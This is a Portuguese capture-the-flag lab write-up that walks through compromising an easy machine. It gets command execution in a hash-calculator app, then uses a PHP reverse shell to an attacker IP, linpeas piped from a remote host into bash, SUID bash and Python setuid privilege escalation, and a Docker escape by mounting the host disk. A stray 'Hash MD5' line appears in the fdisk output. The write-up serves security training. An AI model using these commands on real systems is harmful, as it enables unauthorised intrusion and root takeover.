


# Breakout


IP: 10.9.2.18 nível: Fácil

- Passo 01



A aplicação é uma calculadora de string em Hash

- Passo 02



Tentei rodar comandos, quando percebi que consegui um RCE, deixei o nc escutando `rlrwrap nc -lnvp 1234` e tentei pegar uma reverse shell `php -r '$sock=fsockopen("10.10.12.100",1234);exec("sh <&3 >&3 2>&3");'`, após ter pego a reverse shell executei `script -qc /bin/bash /dev/null` para uma shell mais interativa.

- Passo 03

```
bash-5.1$ curl http://10.10.12.100:1235/linpeas.sh | bash
curl http://10.10.12.100:1235/linpeas.sh | bash
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %         Dload  Upload  Total   Spent    Left   Speed
0      0     0      0     0      0     0      0      0  --:--:-- --:--:-- --:--:--    0
```



```

/-----/
|                                     |
|                               Do you like PEASS?                            |
|                                     |
|  Get the latest version   :   https://github.com/sponsors/carlospolop    |
|  Follow on Twitter       :   @carlospolopm                               |
|  Respect on HTB          :   SirBroccoli                                  |
|                                     |
|                               Thank you!                                    |
|                                     |
|-----/

```

Rodei o linpeas em memória `curl http://10.10.12.100:1235/linpeas.sh | bash` para identificar algo interessante.

```
Breakout via mounts
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-priv
ilege-escalation/sensitive-mounts
ls: cannot access '/sbin/modprobe': No such file or directory
release_agent breakout 1..... Yes
release_agent breakout 2..... No
core_pattern breakout ..... No
binfmt_misc breakout ..... No
uevent_helper breakout ..... No
```

Primeira coisa a dar pista dos próximos passos foi ter identificado que a máquina era vulnerável ao scape do container

```
Interesting Files
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/sudo-and-suid
-rwsr-xr-x 1 root root 1.2M Aug  4 2021 /bin/bash
-rwsr-xr-x 1 root root 71K Jul 28 2021 /bin/su
-rwsr-xr-x 1 root root 35K Jul 28 2021 /bin/umount
-rwsr-xr-x 1 root root 55K Jul 28 2021 /bin/mount
```

Outro ponto observado foi o de que o **/bin/bash** estava setado com SUID, nos dando a possibilidade da escalção de privilégio.

---

- Passo 04

#### [SUID](#)

```
bash-5.1$ ./bash -p
./bash -p
bash-5.1# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
```

Após executar `./bash -p` e em seguida o comando `id`, percebe-se que ainda não somos root (sem o uid 0), porém fazemos parte do grupo.

---

- Passo 04

#### [Python Capabilities](#)

```
bash-5.1# python3 -c "import os;os.setuid(0);os.system('/bin/bash')"
python3 -c "import os;os.setuid(0);os.system('/bin/bash')"
bash-5.1# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

Tentei uma escalção de privilégio com python, mesmo sem de fato ter a info (tanto pelo linpeas quanto pelo linenum) e como visto deu bom `python3 -c "import os;os.setuid(0);os.system('/bin/bash')"`

---

- Passo 05

```
bash-5.1# fdisk -l
fdisk -l
Disk /dev/loop0: 32.27 MiB, 33841152 bytes, 66096 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Hash MD5: b8e59a7d4020792c412da75e589f
Disk /dev/loop1: 33.34 MiB, 34959360 bytes, 68280 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Disk /dev/loop2: 24.98 MiB, 26189824 bytes, 51152 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Disk /dev/loop3: 55.45 MiB, 58142720 bytes, 113560 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Disk /dev/loop4: 43.43 MiB, 45543424 bytes, 88952 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Disk /dev/loop5: 55.51 MiB, 58204160 bytes, 113680 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Disk /dev/xvda: 8 GiB, 8589934592 bytes, 16777216 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x22d9287c

Device      Boot Start        End    Sectors  Size Id Type
/dev/xvda1  *      2048 16777182 16775135    8G 83 Linux
bash-5.1#
```

Como sabemos (pelo linpeas) que a máquina era vulnerável ao scape **sensitive-mount**, rodei um `fdisk -l`, percebe-se que a partição **/dev/xvda1** é a partição raiz do sistema

---

- Passo 06

```
bash-5.1# mount /dev/xvda1 /mnt/
mount /dev/xvda1 /mnt/
mount: /mnt: /dev/xvda1 already mounted on /etc/resolv.conf.
bash-5.1#
```

Antes a partição não estava montada (na imagem informa que já está), mas no entanto, pra montar foi rodado o comando `mount /dev/xvda1 /mnt/`

---

- Passo 07

```
bash-5.1# ls /mnt
ls /mnt
bin    home      lib64      opt        sbin      tmp        vmlinuz.old
boot  initrd.img  lost+found  proc       snap      usr
dev    initrd.img.old  media      root       srv       var
etc    lib        mnt        run        sys       vmlinuz
bash-5.1# ls /mnt/root
ls /mnt/root
root.txt  snap
bash-5.1# cat /mnt/root/root.txt
cat /mnt/root/root.txt
CS{34sy_D0ck3r_3sc4pe}
bash-5.1#
```

Foi só ir no diretório **root** pra pegar a **flag**